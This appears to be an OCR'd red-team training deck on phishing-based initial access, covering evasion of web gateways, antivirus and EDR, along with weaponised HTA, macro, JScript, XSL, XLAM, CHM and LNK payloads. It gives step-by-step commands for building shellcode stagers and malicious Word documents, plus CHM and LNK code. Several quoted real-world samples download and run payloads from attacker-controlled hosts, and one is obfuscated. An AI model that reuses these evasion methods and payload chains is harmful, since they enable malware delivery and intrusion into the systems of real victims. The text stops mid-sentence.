  DEF CON 31 - https://www.youtube.com/watch?v=NwnT15q_PS8

  PoC - https://www.youtube.com/watch?v=eODw4t4WaCw

Initial Access - Client Side

Evasion – Proxy (SWG)

- Secure Web Gateways actively scan all traffic (egress/ingress)
- Very sensitive on:
  - Domain Characteristics
  - Contents fetched from urls: HTML, Javascript
  - MIME types: allowed or blocked file types

- Can be easily? evaded using:
  - High Reputation Servers (Secure DNS evasion)
  - HTML Smuggling

Initial Access - Client Side

Evasion – Secure DNS

- Secure DNS performs Domain evaluation:
  - ✓Domain Categorization, Maturity,
  - ✓whois examination
  - ✓ Checks for presence on Real-Time Blocking lists, Threat Intelligence feeds, VirusTotal-alike databases
  - ✓ SSL/TLS certificate contents, signer, CA chain

Can be evaded? with High-Reputation servers which expose their URLs on their Domains:

- CDNs (Domain Fronting): Azure Edge CDN, StackPath, Alibaba
- Cloud Tunnels: MS Devtunnels, CloudFlare Argo Tunnels
- Cloud-based assets: Storage (S3, Blob), Virtual Machines, Serverless endpoints serving files (Lambda, Functions, …)
- Private Cloud-drives: OneDrive, Google Drive, Box.com, Dropbox

Initial Access - Client Side

Evasion – AV

- AV reactive (weak at proactive) protection
  - Static Signatures – hashes, byte-pattern matching, static unpackers (Themida, Y0da, Armadillo, PELock, VMProtect)
  - Heuristic Signatures – PE headers, entropy, header-based hashes (ImpHash, TypeRef Hash), similarity hashes (SDHash),
  - Behavioural Signatures – WinAPI call chains, Specific filesystem / registry paths accesses (detection upon monitored persistence installation)

AV triggers:

On-Demand

On-Write

On-Access

On-Execute

Real-Time

Initial Access - Client Side

Evasion – AV

Evasions target each phase specifically:

- Static Analysis evaded by writing custom malware:
  customizing DotNetToJScript, custom VBA, custom shellcode loader, storing shellcodes encrypted
- Heuristic Analysis evaded by smartly blending-in with our payloads:
  instead adding new PE Section, modify current one. ImpHash evasion is trivial
- Cloud Reputation Analysis evaded by backdooring legitimate binaries, devising malware in containers (PDFs, Office docs), sticking to DLLs
- Automated Sandboxing / Detonation evaded by environmental keying (execution guardrails),
- ML Analysis evaded by trial and error, really hard to combat since it’s a Blackbox, we’re aware of many maldev bad smells
- Emulation evaded by time-delaying, environmental keying (only execute if joined to a domain named…)
- Behavioural Analysis evaded by
  - avoiding suspicious WinAPI calls,
  - acting low-and-slow instead of all-at-once,
  - unhooking/direct syscalls

Initial Access - Client Side

Evasion – EDRs

EDRs :

- Threat Oriented protection
- Utilizes vendor’s Threat Inteligence / Windows ETW Ti feeds
- All about telemetry:
  - FileSystem & Registry monitoring
  - ETW Ti
  - User-Land & Kernel-Land process monitoring
- Heavily monitors:
  - Command Line parameters –„SeatBelt.exe OSInfo”, „powershell.exe –nop –hidden –enc”
  - .NET static class names, methods, properties based on ETW tracing
  - Windows API calls – dangerous APIs will be blocked:

    VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, etc.
  - Anomalies such as unusual EXE/DLL module connects to Internet, or hosts .NET Runtime
  - System API/Syscall activity by tracing thread call stacks leading to a syscall
  - Injected Threads

Initial Access - Client Side

Evasion – EDRs

Complete EDR evasion is impossible.

- Parent-Child relationship is a crucial metric for anomaly detection
- Also, command line contents (especially in LNK attacks)
- Phish to Persist (not to access)
- delayed & elonged execution (dechain file write & exec events)
- Drop DLL/XLL (through VBA/WSH)
  - COM Hijacking
  - DLL Side-loading / DLL hijacking (ex Teams version.dll)
  - XLL, XLAM, WLL Persistence

Initial Access

File Infection Vectors

Initial Access
Typical Vectors - WSH

- Window Script Host (WSH) – Mostly Well Detected (AMSI detection)
  - VBS, VBE - VBScript**
    - .hta, .vba, .vbs are a no-go
    - VBS Soon to be left as optionally feature (especially on Windows Servers)

      MS announced a long time ago that it will by default uninstalled by the systems – still there
  - JSE, JS – Jscript

    Preferable over Visual Basic. More flexible syntactically allowing more obfuscation
  - HTA – HTML Applications

    Not an option anymore – mshta.exe will not have a chance in a mature environment
  - WSF – Windows Script File

    Language agnostic file format, allows multiple scripts and combinations of languages within a single file

Initial Access
Typical Vectors - WSH

- An HTA is a proprietary Windows program whose source code consists of HTML and one or more scripting languages supported by Internet Explorer (VBScript and JScript).
- The HTML is used to generate the user interface and the scripting language for the program logic.
- An HTA executes without the constraints of the browser's security model, so it executes as a "fully trusted" application.
- An HTA is executed using mshta.exe, which is typically installed along with IE. In fact, mshta is dependant on IE, so if it has been uninstalled, HTAs will be unable to execute.

```
<html>
 <head><title>Hello World</title> </head>
 <body><h2>Hello World</h2><p>This is an HTA...</p>
 </body>

 <script language="VBScript">
  Function Pwn()
   Set wsh = CreateObject(“Wscript.Shell")
   wsh.run “<powershell command> generated with
Covenant“
   Set wsh = Nothing
  End Function

  Pwn
  self.close
 </script>
</html>
```

Initial Access
Typical Vectors - WSH


- VBA is an implementation of Visual Basic that is very widely used with Microsoft Office applications - often used to enhance or augment functionality in Word and Excel for data processing etc.
- The prevalence of macro's in the commercial world is a double-edged sword when it comes to leveraging macro's for malicious purposes.
- On one hand, the presence of a document with embedded macro's is not necessarily suspicious; but because they *are* used maliciously by threat actors, they are also given more scrutiny both from technical products (e.g. web/email gateways) and in security awareness training.


Phshing doc with Out-Word

```
PS C:\> . .\out-word.ps1
PS C:\> Out-Word –Payload <powershell download cradle generated> -OutFile <somefile.doc>
```

The above command will create a Word Document ready to be sent to the target victim.

Initial Access
Anti Malware Scan Interface




black hat
ASIA 2022

Consumers

NEW! NEW! NEW!

- PowerShell (>2.0)
- JavaScript
- VBScript
- VBA (office macro)
- WMI
- User Account Control (UAC) elevations
- Excel 4.0 macros
- Volume shadow copy operations
- .NET in-memory assembly loads

Providers

Information Classification: General

#BHASIA @BlackHatEvents

https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf

Initial Access
Typical Vectors – WSH / AutoIt3

AutoIt3: A language that looks a lot like VBS


- Automation technology heavily abused by Threat Actors

- The processor of the language is self contained and digitally signed executable
- Can load scripts (.au3) from any path (over HTTP or from a given UNC)
- It gives access to COM Interfaces (Wscript.Shell, Microsoft.XMLDOM)
  Letting the option of translating VBS/JS to .au3
- It can call WinAPIs – allowing to implement malware loading functionality
  Process Injection techniques, Shellcode loading ….

https://isc.sans.edu/diary/AutoIT+Remains+Popular+in+the+Malware+Landscape/29408
https://github.security.telekom.com/2023/08/darkgate-loader.html
https://blog.morphisec.com/lokibot-with-autoit-obfuscated-frenchy-shellcode
https://github.com/Veil-Framework/Veil/blob/master/tools/evasion/payloads/autoit/shellcode_inject/flat.py#L84

Initial Access
Typical Vectors – WSH / AutoIt3

AutoIt-to-EXE executables are easily detected by MDE, but OBFUSCATED .au3 scripts still have some potentials



https://github.security.telekom.com/2023/08/darkgate-loader.html

Initial Access
Typical Vectors – WSH - Launchers

- Launcher: A way to run a program in Windows.
- Some examples include:
  - WScript.Shell, WMI Win32_Process::Create, Shell(…) …and many others
- The problem with all these is that they are very heavily monitored and signatured and the can be burners for the C2 payload used, even if it goes undetected on it own
- The use of Jscript may not be the problem but the lines of code in it may be signatured
  - For example if it spawns wmi to run a file dropped in the target machine with Jscript code…

Initial Access
Typical Vectors – WSH - Launchers

Review a simple VBS dropper example with Wscript.Shell as launcher

What are some bad smells in this script:

- ‘WScript.Shell’ string in the script

  …maybe we can replace it with the CLSID COM object in the system.

  …try obfuscations (some concats maybe to break string patterns)
- Drops an exe file in the system
  - It has to bypass ASR(Attack Surface Reduction) rules
  - It will be downloaded from a URL and will have to evade the network as an .exe file
  - Possible go: download an exe with different extension (.jpeg or anything else) and use a lolbin to run it – lolbins that don’t care for the extension of the file name (ex. Appvlp.exe)
  - Executables should be avoided – unless they are signed by a trusted author and use them for dll sideloading
- Once again VBS will not have a chance in hardened mature environments

Initial Access
Typical Vectors – WSH
DotnetToJScript / GadgetToJScript

- A way to deserialize and run .NET executables in-memory by James Forshaw
  - .NET ecosystem was implemented in a way to be interoperable
  - MS wanted multiple languages to be able to call out to .NET interfaces
  - Whatever interface there is in CSharp, it should be called from different technologies
  - …they all come down to Assembly.Load mechanism (executing dll/exe completely in memory from anywhere)
- Invoke .NET interfaces from within WSH scripts through .NET Inter-Operability
- Use BinaryFormatter to deserialize .NET object and invoke its marshalling
  - Takes .NET assembly as input -> serialize it in the binary formatted object -> deserialize it -> load it in memory and run it with Assembly.Load in a reflective manner (not touching disk)
- DotNetToJScript / GadgetToJScript could be still effective if we obfuscate their source code from a static perspective (the source code of the Script is the weakest point)
  - EDRs would have to take a close look on various gadget implementations and invocations
  - They cannot hook into the way the .NET instantiation and deserialization works
- It can also pass numerus ASR rules (Block Office Applications (from creating child processes | from injecting into remote processes) as they are not applied in .NET CLR

Initial Access
Typical Vectors – WSH
DotnetToJScript / GadgetToJScript

DotNetToJScript in practice with rogue-dot-net tool by Mariusz Banach :

1. Use rogue-dot-net (a simple shellcode stager) to generate and compile the shellcode runner (We can inspect the generateRogueDotNet.py script to see how things work – maybe customize it!)

```
cmd> py generateRogueDotNet.py -c x64 "C:\path-to-bin-file\notepad64.bin" -o C:\path-to-output-file\notepad.dll
```

we can use the shellcode of a C2 (like MSF, CobaltStrike ….etc)

2. Convert generated .NET assembly to a Jscript (could also be VBScript or VBA):

```
cmd> DotNetToJScript.exe -c ProgramNamespace.Program -l JScript -o "c:\path-to-output-file\notepad.js C:\path-to-compiled-dll-with-rogue-dot-net\notepad.dll
```

.NET assembly(or shellcode bin files) that we will use for our Jscript carrier needs to be a stager (small size payload) otherwise we will get wscript exceptions about memory

Initial Access
Typical Vectors – WSH
DotnetToJScript / GadgetToJScript

- In practice with rogue-dot-net tool:

1. Use rogue-dot-net (a simple shellcode stager) to generate and compile the shellcode runner (We can inspect the generateRogueDotNet.py script to see how things work – maybe customizing it)

```
cmd> py generateRogueDotNet.py -c x64 " C:\path-to-bin-file\notepad64.bin\notepad64.bin" -o C:\Users\commando\Desktop\Exercises\Exercise1\notepad.dll
```

2. Convert generated .NET assembly to a Jscript (could also be VBScript or VBA):

```
cmd>GadgetToJScript.exe -w js -b -o C:\Users\commando\Desktop\Exercises\Exercise1\gadg-notepad.js -a C:\Users\commando\Desktop\Exercises\Exercise1\notepad.dll
```

.NET assembly(or shellcode bin files) that we will use for our Jscript carrier needs to be a stager (small size payload) otherwise we will get wscript exceptions about memory

Initial Access Typical Vectors – WSH DotnetToJScript / GadgetToJScript

- Generate DotNetToJScript payload exposing a custom method:

1. Use rogue-dot-net to create C# malware:

```
cmd> py generateRogueDotNet.py -t run-command -o example.dll -c x64 anything_here
```

We may also build and compile our own C# with built-in csc.exe:

```
cmd> C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /target:library /out:example.dll source.cs
```

2. Convert generated .NET assembly to a Jscript:

```
cmd>DotNetToJScript.exe -l JScript -c ProgramNamespace.Program -o examle.js example.dll
```

3. We have to add one line to the generated example.js in order to invoke the ProgramNamespace.Program(<command>) method:

```
o.Foo('calc.exe' | 'notepad.exe');
```

4. We can then try to run our generated script with:

```
cmd> wscript example.js
```

Initial Access
Typical Vectors – WSH
XSL

- What is an XSL: An XML file that contains VBScript or Jscript, a kind of a wrapper of the scripting primitive.

- Simple but technique to run XSL/XML files in-memory, while maintaining low Indicators of Compromise footprint
- Drawback: XSL with VBScript wrapped won't be executed by Office VBA (Access is denied) however Jscript in XSL will.

Initial Access
Typical Vectors – WSH
XSL

- A simple case:

  Convert JS from previous example -> embed it into XSL -> run it with VBS

- How to:
  - Copy notepad.xsl into sample3.xsl
  - Copy notepad.js from previous exercise and paste it into notepad.xsl CDATA
  - Serve the notepad.xsl file somewhere
  - Double click on notepad-xsl-runner.vbs

Initial Access
Typical Vectors – WSH
XSL

- The simple runner used with VBS can be further obscured and obfuscated in order not to pass the wire as plain text ...:
- How to:
  - Use some dropper functions to stage the downloading
  - Base64 encode the XML contents (shifting it a little bit) that will be downloaded

Initial Access
Typical Vectors – WSH
XLAM dropper

- XLAM:
  - A file with the XLAM file extension is a macro-enabled add-in file used to add new functions to Microsoft Excel. Like Excel's XLSM and XLSX file formats, these add-in files are XML-based and saved with ZIP compression to reduce the overall size.
  - Typically it is saved in Trusted Location
  - A nice phish-to-persist vector:
    - Dropped to %APPDATA%\Microsoft\Excel\XLSTART they are auto-executed when starting Excel

Initial Access
Typical Vectors – WSH
XLAM dropper

- XLAM:

  We can create VBS that will automatically create Excel+VBA and drop it there, utilizing some office automation

  1. dynamically create Excel file
  2. inject VBA code into it
  3. save it into Trusted Path
  4. run it

Initial Access
Typical Vectors – CHMs

- Microsoft’s Compiled Help Message files. Even SysinternalsSuite.zip contains a lot of CHMs (procmon for example)
- Still supported on Win11, not seen abused that much in the wild.
- Just HTML files & resources packed into a single file.
- Can achieve system command execution whenever a user clicks a backdoored page.
  - We can achieve Command Execution with MSHTML instantiating Internet.HHCtrl.1 COM object

    ```
    <object id=Foobar classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
    ```

  - after processing rogue <OBJECT CLASSID=“clsid:[…]”>
  - Then we specify that Bitmap to display is pointed to by the Windows Shortcut.


    ```
    …
    <param name="Command" value="ShortCut">
    <param name="Button" value="Bitmap::shortcut">
    <param name="Item1" value=',cmd.exe,/c calc’>   !! This will create a hh.exe -> cmd.exe parent child relationship which is a red flag!
    …
    ```

- We can APPEND some data to .CHM and that won’t corrupt their structure


  ex: we can append a .ZIP containing Malware to a .CHM and when opened it will run Powershell to extracts .ZIP out and deploy it.
- We can backdoor existing CHMs (decompile -> backdoor -> compile it again).
- Pretty hard to detect.

Initial Access
Typical Vectors – CHMs

Almost a year ago CHMs where actively used in campaigns by known TAs



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n
 m^s^i^e^xe^c ^/^i https://bluelotus.mail-gdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
 <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](_0xb5a54d[
'shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-0x0;var _0x9eeca2
=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
```



```
<OBJECT id="x" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=0 height=0
disabled=Block >
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM id="y" name="Item1" value=",cmd.exe, /c powershell -w 1 -command
  Invoke-WebRequest -Uri  http://nideso.mywebcommunity.org/kipyyh/list.php?query=60
  -OutFile C:\\users\\public\\downloads\\temp.vbs;&
  C:\\users\\public\\downloads\\temp.vbs;">
  <PARAM name="Item2" value="273,1,1">
```

https://twitter.com/fmc_nan/status/1634020711097585664?t=Lm4sVtUTYS7bOdjc7wP9GQ
https://twitter.com/fmc_nan/status/1639175633019478017?t=xNzfCLn4_CvAVWzvoOTqVQ

Initial Access
Typical Vectors – CHMs

To compile and unpack CHM files we can use hh.exe and hhc.exe MS utils.


Example: Manually backdoor existing CHM (Procmon from sysinternals suit)

- Decompile original CHM: hh.exe –decompile /path-to-decompile/ original.chm
- Backdoor introduction.htm page with backdoor code
- Edit files hhc & hpp
- Recompile project with hhc.exe ..backdoor.hpp

CHMs can be used as a trigger for complex initial access chains(!)

Initial Access
Typical Vectors – LNKs

- LNKs are actually shortcut files
- One of the most abused file format by known Threat Actors in phishing campaigns seen lately




```
powershell.exe"
<#T;8?aYwB4o!0ut#>$znLybiWVWDhfgfnXhX=@(95684,95690,...
```

```
mshta.exe
https://hectorcalle.com/093789.hta
```

```
\powershell.exe"
-ExecutionPolicy UnRestricted
function
nCnooqTAqqv($QdURf,
$SEYBaBholslxYPUV){[IO.File]::WriteAllBytes($QdURf,
```

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-of-lnk-shortcut-files-malware/



```
• powershell.exe" iwr
https://green-a-thon.com/LosZkUvr/B.png -OutFile
$env:TEMP\file20.dll;Start-Process regsvr32
$env:TEMP\file20.dll
```

```
• "%windir%\system32\regsvr32.exe"
%TEMP%\file20.dll
```

https://badoption.eu/blog/2023/09/28/ZipLink.html

Initial Access
Typical Vectors – LNKs

- We can run .DLL, .EXE, VBScript/Jscript abusing <CustomAction>
- Caveat: It must be first downloaded (not directly because all modern browsers rename it to .download)
- Detection depends on what you run
    - The problem is that eventually every chain ends up running cmd or poewershell.
    - In order to have some potentials we have to break that chain in some manner (using lolbins)
        - Example: C:\Windows\System32\conhost.exe conhost conhost conhost powershell …
    - We can also use 512 spaces before our parameters to overflow explorers properties preview window
- Techniques that may actually work:
    - EXE embedded into LNK
    - ZIP embedded into LNK (works against aggressively configured MDE)
    - Run other Files (for example copy a backdoored XLAM in XLSTART folder, or drop a DLL along with a dll hijackable signed exe)
    - Copy DLL then Run File
- Icons can be used (an lnk that looks like a pdf)
    - We can use NirSoft's IconsExtract to scan for icons in EXE/DLL or recursively in a directory (inspect MSEdge.exe for example)
- LNKs have metadata that can expose Hostname and Mac Address
    - use Lecmd tool to derive intelligence from LNKs

Initial Access
Typical Vectors – LNKs

A use case on how to weaponize LNKs?

- ZIP Macro Enabled Office Payloads → embed the ZIP to LNK
- Use PowerShell in the LNK to

